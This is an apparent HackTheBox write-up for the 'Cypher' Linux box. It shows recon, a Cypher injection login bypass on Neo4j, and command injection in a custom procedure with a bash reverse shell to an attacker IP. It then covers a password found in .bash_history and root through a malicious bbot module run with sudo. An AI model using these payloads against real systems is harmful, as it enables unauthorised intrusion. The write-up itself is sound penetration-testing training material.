HTB - cypher
 |
Medium linux box. Starts with a cypher injection on neo4j. Then we escalete using a custom db procedure. After that there is a password leak on ~/.bash_history. Ending by abusing a feature from a bug bounty tool to get to root. |
nmap
shows just 2 ports:
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-03 10:05 -04
Nmap scan report for 10.10.11.57
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be68db828e6332455446b7087b3b52b0 (ECDSA)
|_  256 e55b34f5544393f87eb6694cacd63d23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
subdomain bruteforce
no other subdomains found:
ffuf -u http://$(cat ip.txt)/ -H 'Host: FUZZ.cypher.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.57/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.cypher.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: all
 :: Filter           : Response size: 154
________________________________________________

:: Progress: [5893/5893] :: Job [1/1] :: 100 req/sec :: Duration: [0:00:59] :: Errors: 0 ::
----------------------------------------------------------------------------------------------------------------
404 page is from nginx

cypher.htb - main website - port 80
It’s an attack surface management platform. The only features are a login page and some description for the platform.

There is an injection on the login page.

Looking at the error shows that it is using neo4j. Neo4j is a graph database, it is also used by bloodhound. This is the query being used:
"MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = '<injection point>' return h.value as hash"
The first thing that comes to mind is to try and leak the password hash and crack it. Leaked the hash but it doesn’t crack:
9f54ca4c130be6d529a56dee59dc2b2090e43acf
We actually need to return a hash that we know the value of:
{
    "username": "' OR 1=1 return '7a8493ebf7f3a5d09388516a0e063a133590c0c5' as hash;//",
    "password": "graphasm"
}
Interesting feature, it just runs every query and prints the output:

Database version, no known cves:
[{
    "name": "Neo4j Kernel",
    "versions": ["5.24.1"],
    "edition": "community"
}]
Custom procedure stands out after doing some recon on the db:
...
{
    "name": "custom.getUrlStatusCode",
    "description": "Returns the HTTP status code for the given URL as a string",
    "mode": "READ",
    "worksOnSystem": false
},
...

It has a full read ssrf with:

But lfi doesn’t work:
The procedure is actually vulnerable to command injection:
call custom.getUrlStatusCode("; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.37/4444 0>&1'")
That gives us the neo4j user.
neo4j
Users with a shell:
neo4j@cypher:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash
neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash
Password leaked in .bash_history
neo4j@cypher:~$ ls -la
total 52
drwxr-xr-x 11 neo4j adm   4096 Feb 17 16:39 .
drwxr-xr-x 50 root  root  4096 Feb 17 16:48 ..
-rw-r--r--  1 neo4j neo4j   63 Oct  8  2024 .bash_history
drwxrwxr-x  3 neo4j adm   4096 Oct  8  2024 .cache
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 certificates
drwxr-xr-x  6 neo4j adm   4096 Oct  8  2024 data
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 import
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 labs
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 licenses
-rw-r--r--  1 neo4j adm     52 Oct  2  2024 packaging_info
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 plugins
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 products
drwxr-xr-x  2 neo4j adm   4096 Jul 22 14:43 run
lrwxrwxrwx  1 neo4j adm      9 Oct  8  2024 .viminfo -> /dev/null
neo4j@cypher:~$ cat .bash_history
neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK
Works for the graphasm user.
graphasm
neo4j@cypher:~$ su - graphasm
Password:
graphasm@cypher:/tmp/tmp.LwLeWWmVnY$ cat ~/user.txt
b36e2***************************
graphasm can run bbot as root.
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
bbot is a recon tool that integrates a lot of different ones. It is used for recon and bug bounties.
Some of the tools it integrates, like ffuf, have a command execution feature:
# creates the file "a" with content 123
ffuf -u http://example.com/FUZZ -input-cmd "echo 123 > a"
I couldn’t find any way to escalate through that though.
You can add new custom modules with bbot -p. And those modules can execute arbitrary python code. So we just take the original defaults.yml change module_dirs: [] to the path of a new module and do something like:
class A:
    pass

class attack(A):
    flags = []
    watched_events = []
    produced_events = []
    meta = {}

    def __init__(self, a):
        pass

    def _setup(self):
        import subprocess
        subprocess.run("cat /root/root.txt > /tmp/123", shell=True)
        return True
graphasm@cypher:/tmp/tmp.LwLeWWmVnY$ sudo bbot -p ./defaults.yml -m attack -d --no-deps
graphasm@cypher:/tmp/tmp.LwLeWWmVnY$ cat /tmp/123
4a2ecff1330fa5e3932f430c0b8ed9f3